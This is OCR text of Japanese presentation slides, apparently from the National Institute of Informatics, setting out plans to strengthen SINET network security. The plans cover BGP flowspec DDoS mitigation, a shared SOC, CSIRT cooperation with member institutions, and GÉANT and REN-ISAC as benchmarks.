    - ✓ SINET CSIRT(仮）による連携
    - ✓ ルールなど整備


SIEM : Security Information and Event Management

- Pros and Cons, 現実性

まだ、構想段階であり、個人的見解を含めたものです。様々な条件、状況変化を踏まえて、今後内容が変わる可能性があります。ご容赦願います。

SINETネットワーク自身のセキュリティ強化
（例）DDoS Mitigation対策 – BGP拡張機能の活用

DDoS攻撃に対し、SINET全体の広域で対処できるようにする機能を搭載による強化。




あるDCに所属する参加機関向けの異常なTCP FloodのDDoS傾向をトラヒックデータから検知

BGP拡張機能(flowspec)
Ref. RFC5575

※外国NREN事例は、参考ページに記載。


（参考）GEANTの事例 - DDoS被害削減サービス



※GRNET NOC, DANTE, JuniperによるInternet2 Global Summit 2014における発表から抜粋.
Firewall on Demand Multi-domain – SECURITY VIA BGP FLOWSPEC & A WEB PLATFORM

参加機関向けセキュリティクラウド基盤

大学が個別にIPSを設置・運用するのではなく、エリアごとに大型IPS機器を設置、仮想化を用いた集約により全体コスト削減を図る



SINET SOC（Security Operation Center）

セキュリティ制御基盤、参加機関から送付されるログ、トラヒック情報をSINET SOCで、一元管理、分析を実施し、セキュリティ被害の波及を防ぐとともに、蓄積されたインシデント対応ノウハウ情報は、参加機関で共有、今後の対策にフィードバックする。

参加機関


- ✓ 警告・注意喚起情報
- ✓ サマリレポート
- ✓ コンサルティング・サポート

- ✓ ログ情報、パケット情報
  - セキュリティ機器、測定機器からの情報
- ✓ 至急の口頭連絡情報

SINET SOC(仮)
Security Operation Center

SINET NOC

- ✓ インシデントに対応した、暫定設定変更を指示



・事例レポートを参加機関におけるセキュリティ教育・研究の題材に有効活用

国立情報学研究所
National Institute of Informatics

参加機関CSIRTの連携


SINET参加機関とバックボーンを運用するNIIの間で、セキュリティに関する諸問題に対応するコミュニティを形成し、情報、ノウハウを共有、セキュリティレベルの向上、緊急時の協力体制などを日ごろから作り上げていく。

外部CSIRT
JPCERT/CC
CSIRT協議会
他国NREN SCIRT

SINET CSIRT/SOC（仮）
Computer Security Incident Response Team

SINET 参加機関
CSIRT

（参考）ベンチマークとしての
米国REN-ISAC



Contributors: I2, EDUCAUSE, Indiana Univ.　Louisiana State Univ.

（参考）ベンチマークとして：GEANT事例

GÉANT Security

- Complete Security Solution - **NSHaRP**

NSHARP
NETWORK SECURITY HANDLING AND RESPONSE PROCESS

- It is a mechanism to **quickly and effectively inform affected users** of incidents detected transiting the GÉANT network dynamically.
- It adds value by **serving as an extension to an NRENs CERT**, by adding visibility to incidents targeting or originating from your network
- Innovative and Unique - Caters for **different types** of requirements

….is a process that will **enhance GÉANT backbone security** and will extend the NRENs ability to protect their infrastructure….

connect • communicate • collaborate

30

※　仕組みとして、各国のNRENのCSIRTをGEANTのCSIRTであるNSHARPが束ね連携している組織の仕組みは、重要である。

※GRNET NOC, DANTE, JuniperによるInternet2　Global Summit 2014における発表から抜粋.
Firewall on Demand Multi-domain – SECURITY VIA BGP FLOWSPEC & A WEB PLATFORM

国立情報学研究所
National Institute of Informatics

まとめ

- 「セキュリティ　－1.0！」 から、まずは着実に、「セキュリティ　1.0！」 へ向上させないと!
- 仕組み（オペレーション、CSIRT）、技術、ルール、マインド、いずれも大事であり、一つでも欠けるとうまくいかない。
  - ✓ セキュリティ担当者が活躍しやすいルール、環境構築へのサポート
  - ✓ 要員確保、育成
- Defense in Depthの防御戦略のなかで、SINETができること
  - ✓ 役割分担の必要性 （SINET or 接続された参加機関）
- セキュリティコミュニティの充実
  - ✓ 参加機関との連携（CSIRT)
  - ✓ 経験、ノウハウなどの情報交換
  - ✓ インシデント対応の協力体制
  - ✓ お互い、知恵を出し合って！